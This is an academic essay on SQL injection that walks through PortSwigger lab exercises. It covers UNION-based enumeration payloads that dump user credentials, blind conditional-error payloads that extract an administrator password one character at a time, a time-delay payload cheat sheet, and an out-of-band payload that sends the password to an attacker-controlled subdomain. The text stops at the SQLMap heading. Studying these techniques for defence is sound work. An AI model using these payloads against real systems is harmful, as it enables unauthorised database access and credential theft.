UNIVERSITY OF BUCHAREST

FACULTY OF MATHEMATICS
AND COMPUTER SCIENCE

MASTER SECURITY AND APPLIED LOGIC

Database Security

SQL INJECTIONS

Author
MATHIS DORY

Professor
LETITIA ANA MARIN

Bucharest, December 2023

Abstract

This essay focuses on SQL injections, exploring the various possible injections, their impact on systems that are vulnerable to them and a very popular tool, SQLmap. Finally, various solutions and mitigations will be discussed at the end of this paper.

The different types of SQL injection include classic or in-band SQL injection, blind SQL injection and out-of-band SQL injection. Each type is explained to understand how attackers use them to gain access to a system and cause damage.

The consequential impact of SQL injections on systems is thoroughly explained, describing potential consequences such as data breaches, unauthorised access, data manipulation and system downtime (DOS).

Furthermore, this essay highlights the role of SQLmap, an open-source penetration testing tool, in identifying and exploiting SQL injection vulnerabilities. Some popular parameters are discussed in order to use it in an optimal situation and increase the chance of a successful exploit.

In addition, this paper proposes solutions to mitigate SQL injection vulnerabilities. It focuses on robust mitigation strategies and best practices such as input validation, least privilege access, firewalls and others.

In conclusion, this essay highlights the importance of understanding and proactively addressing SQL injection vulnerabilities.

Contents

1 Introduction

SQL injections are one of the most widespread and pernicious security vulnerabilities in web applications. In fact, in the OWASP top 10 of 2021, they are the 3rd most widespread vulnerability after broken access control and cryptographic failures [1]. These vulnerabilities, which exploit failures in SQL query management, enable attackers to insert and execute malicious code in the form of SQL queries by using non-sanatized inputs or parameters in an HTTP request.
Different types of SQL injections exist, and they are categorised as follows: in-band injections are the simplest because they allow an attacker to obtain the desired data directly in the HTTP response. Blinds are another type and are a little more complex than in-band because the payload does not allow the desired data to be directly retrieved from the HTTP response. Instead, the attacker has to use other techniques such as boolean-based or timed-based payloads. The last type, out-of-band injections, are used when the attacker has no access to the request output. In this case, the attacker will try to redirect the request output to a remote location, such as a DNS record, and then retrieve it.[21][10]



Figure 1: Types of SQL Injections
[10]

It is vital to implement security and use best practices in order to avoid SQL injections because the followings scopes may be affected:

- Confidentiality because sensitive data could be read by exploiting this vulnerability.[2][7]
- Access control is also impacted because such a vulnerability would allow account credentials to be modified or more simply to bypass the authentication logic.[2][7]
- The integrity scope is also impacted because the data could be modified, deleted or added.[2][7]

- Finally in the most serious cases even the availability scope is impacted if the attacker manages to obtain an RCE on the server by using the writing file SQL query, which would give him access to the entire server and potentially gaining leading to others services access or shutdown the server.[13]

In order to exploit an SQL injection vulnerability, the first thing an attacker has to do is escaping the input and try to understand the logic behind a legit query. Most of the time it can be done by using the character *'* or his URL encoded version *%27*. Sometimes it also necessary to add a prefix such as *)* or suffix such as *–* in order to escape the logic but more examples will be explained below.

2 Types of SQL Injections

2.1 In-band injections

The first type of SQL injections and the easiest one in term of complexity if the in-band injection. In-band injections are used when the output of the database is included in the HTTP response, which allows the attacker to enumerate and retrieve the data by sending a simple SQL payload. The most used techniques for in-band SQL injections are the *union clause* and the *error based* method.
The union injection is used in order to retrieve and combined data from different table or even databases. This is very convenient because it allows to retrieve data that are not normally accessible. However it requires to know the number of accepted column in the HTTP response. It can be done with two different technique: the *order by* or by incrementing a select query with numbers.[10]
In order to illustrate the union injection with the order by and increment techniques, the "SQL injection attack, listing the database contents on non-Oracle databases" lab from *Portswigger academy* will be used [21]. The lab was done using the Burp[1] community software.

Figure 2: Lab page when we sort on the "pets" category

The request on figure 3 uses a URL parameter in order to query the category. In order to discover the number of column needed for the union injection, the order by technique is used as follows:

- Firstly, the following payload is used **Pets'+order+by+1+--+**[2].

[1] https://portswigger.net/burp/communitydownload
[2] Notes that spacing are replaced by + as it is an URL parameter.



Figure 3: Request / Response of figure 2



Figure 4: Payload **Pets'+order+by+1+−+**

- Figure 2.1 shows a successful request without error, therefore another request can be send by incrementing the number of columns **Pets'+order+by+2+−+**.
- Figure 2.1 is successful, **Pets'+order+by+3+−+** can by tried.
- Figure 6 failed, it means the required amount of columns are 2.

The increment technique has exactly the same procedure but instead of incrementing the number until the error appears, the number of columns will be incremented until the error disappears, which means that the correct column number has been entered. The payload will be **'+UNION+SELECT+'1'+−+**, then **'+UNION+SELECT+'1',+'2'+−+**. Note that the database needs strings in the query in order to send the results, integers cause an error (**'+UNION+SELECT+1,+2+−+**). The number of required has been discovered, it is now time to start to enumerate the content of the databases. The first thing to do is the enumeration of all databases with the following SQL query[9]:

```
1 SELECT SCHEMA_NAME FROM INFORMATION_SCHEMA.SCHEMATA;
```

Of course the payload needs to fit to our injection format, therefore the following payload is used:



Figure 5: Payload **Pets'+order+by+2+–+**



Figure 6: Error when submitting the payload **Pets'+order+by+3+–+**

```
'+UNION+SELECT+SCHEMA_NAME,'2'+FROM+INFORMATION_SCHEMA.SCHEMATA+--+
```

As figure 7 shows it, there is as database called "public", it is now time to enumerate the tables on it by using this payload:

```
'+UNION+SELECT+TABLE_NAME,+'2'+FROM+INFORMATION_SCHEMA.TABLES+WHERE+
   TABLE_SCHEMA='public'+--+
```

The response in figure 8 shows a table called "users_hoemum". In order to check the data the columns names are required and can be achieved using the following payload is used:

```
'+UNION+SELECT+COLUMN_NAME,+'2'+FROM+INFORMATION_SCHEMA.COLUMNS+WHERE+
   TABLE_NAME='users_hoemum'+--+
```

The credentials of the users can now be retrieved using the following payload:

```
'+UNION+SELECT+username_abmtcp,+password_fvineu+FROM+users_hoemum+--+
```

The SQLi vulnerability is successfully exploited as figure 10 shows an attacker is able to retrieve all credentials.

Sometimes, the HTTP response sends SQL error in the response (Error based SQLi). This case really helpful for an attacker because it is much easier to understand the original SQL query logic as figure 11 shows [6]. With this method, the attacker is able to find the username "administrator" on figure 12 and his password on figure 13.



Figure 7: Database enumeration

It is also important to note that SQL injections can also be used in order to bypass login form by subverting the query logic such as the following example on figures 14 and 15 from the Hack the box academy [12].

2.2 Blind injections

The second type of SQL injections are the blind injections. With blind injections, the attacker is not able to retrieve the desired data directly in the HTTP response. The attacker needs to use techniques such as boolean-based or time-based in order to enumerate the information character by character which makes it slower than the in-band injections. For the boolean-based technique the attacker sends boolean request and find out the payload which returns a **true** statement. The lab "Blind SQL injection with conditional errors"[3] from Portswigger is a great exercise in order to understand how it works. Let's take the example of the username. In order to find out the username we can try to check if the "administrator" account exists with the following payload.

```
'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users
   WHERE username='administrator')||'
```

The query on figure 16 returns an error meaning that the username exists (in this case a false expression returns a valid query and a true one returns an error). For more details



Figure 8: Tables enumeration for the public DB

about the logic behind it you can visit the lab [3] but it can be verified by asking a random username instead such as figure 16. The next step is to find the length of the password for the "administrator" account with the following payload checking if the password length is longer than 1, then we need to increment this number until n until the error disappear meaning the password length is n.

```
'||(SELECT CASE WHEN LENGTH(password)>1 THEN to_char(1/0) ELSE '' END
   FROM users WHERE username='administrator')||'
```

In this case figure 18 shows the password length is 20. The Burp intruder can now be used in order to find out the position of each character with the following payload.

```
'||(SELECT CASE WHEN SUBSTR(password,1,1)='a' THEN TO_CHAR(1/0) ELSE ''
   END FROM users WHERE username='administrator')||'
```

The intruder needs to test every alpha numeric lowercase character therefore the intruder place is the *a* as figure 19 shows. After launching the attack figure 20 shows that the "y" character is the only one which returns an error meaning it's the first character of the password. The attack can now be renewed by replacing **SUBSTR(password,1,1)** by **SUBSTR(password,2,1)** and so on until the full password is found.

The timed based technique is the same principle as the boolean one. The attacker sends a request which forces the database to response with a delay or immediately. The response time indicates whether the result is **TRUE** or **FALSE**.[20]

Figure 21 is a cheat-sheet for Portswigger[8] containing different time-based payloads an attacker could use.



Figure 9: Columns name in the "users_hoemum" table

2.3 Out-of-band injections

Out-of-band injections is the most complex type of injections and also the least common one because it relies on others services and features enabled on a server such as HTTP or DNS queries.[20] An out-of-band query for MySQL could be for example[4]:

```
'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d
    "UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//'||(
    SELECT+password+FROM+users+WHERE+username%3d'administrator')||'.
    REPLACE_BY_YOUR_SUBDOMAIN/">+%25remote%3b]>'),'/l')+FROM+dual--
```

The above payload tries to retrieve the password of the username "administrator" and send it using XML to our self hosted subdomain.



Figure 10: Exploited credentials



Figure 11: Error based SQLi



Figure 12: Username discovery using error based method



Figure 13: Retrieve password using error-based method



Figure 14: Bypass login form



Figure 15: Using OR injections



Figure 16: The query returns an error meaning the username is valid



Figure 17: Invalid username



Figure 18: Password length is 20



Figure 19: Intruder configuration



Figure 20: The "y" character is the first of the password

Time delays

You can cause a time delay in the database when the query is processed. The following will cause an unconditional time delay of 10 seconds.

Oracle	`dbms_pipe.receive_message(('a'),10)`
Microsoft	`WAITFOR DELAY '0:0:10'`
PostgreSQL	`SELECT pg_sleep(10)`
MySQL	`SELECT SLEEP(10)`

Conditional time delays

You can test a single boolean condition and trigger a time delay if the condition is true.

Oracle	`SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN 'a'||dbms_pipe.receive_message(('a'),10) ELSE NULL END FROM dual`
Microsoft	`IF (YOUR-CONDITION-HERE) WAITFOR DELAY '0:0:10'`
PostgreSQL	`SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN pg_sleep(10) ELSE pg_sleep(0) END`
MySQL	`SELECT IF(YOUR-CONDITION-HERE,SLEEP(10),'a')`

Figure 21: Time-based payloads

3 SQLMap

3.1 Default Usage of SQLMap

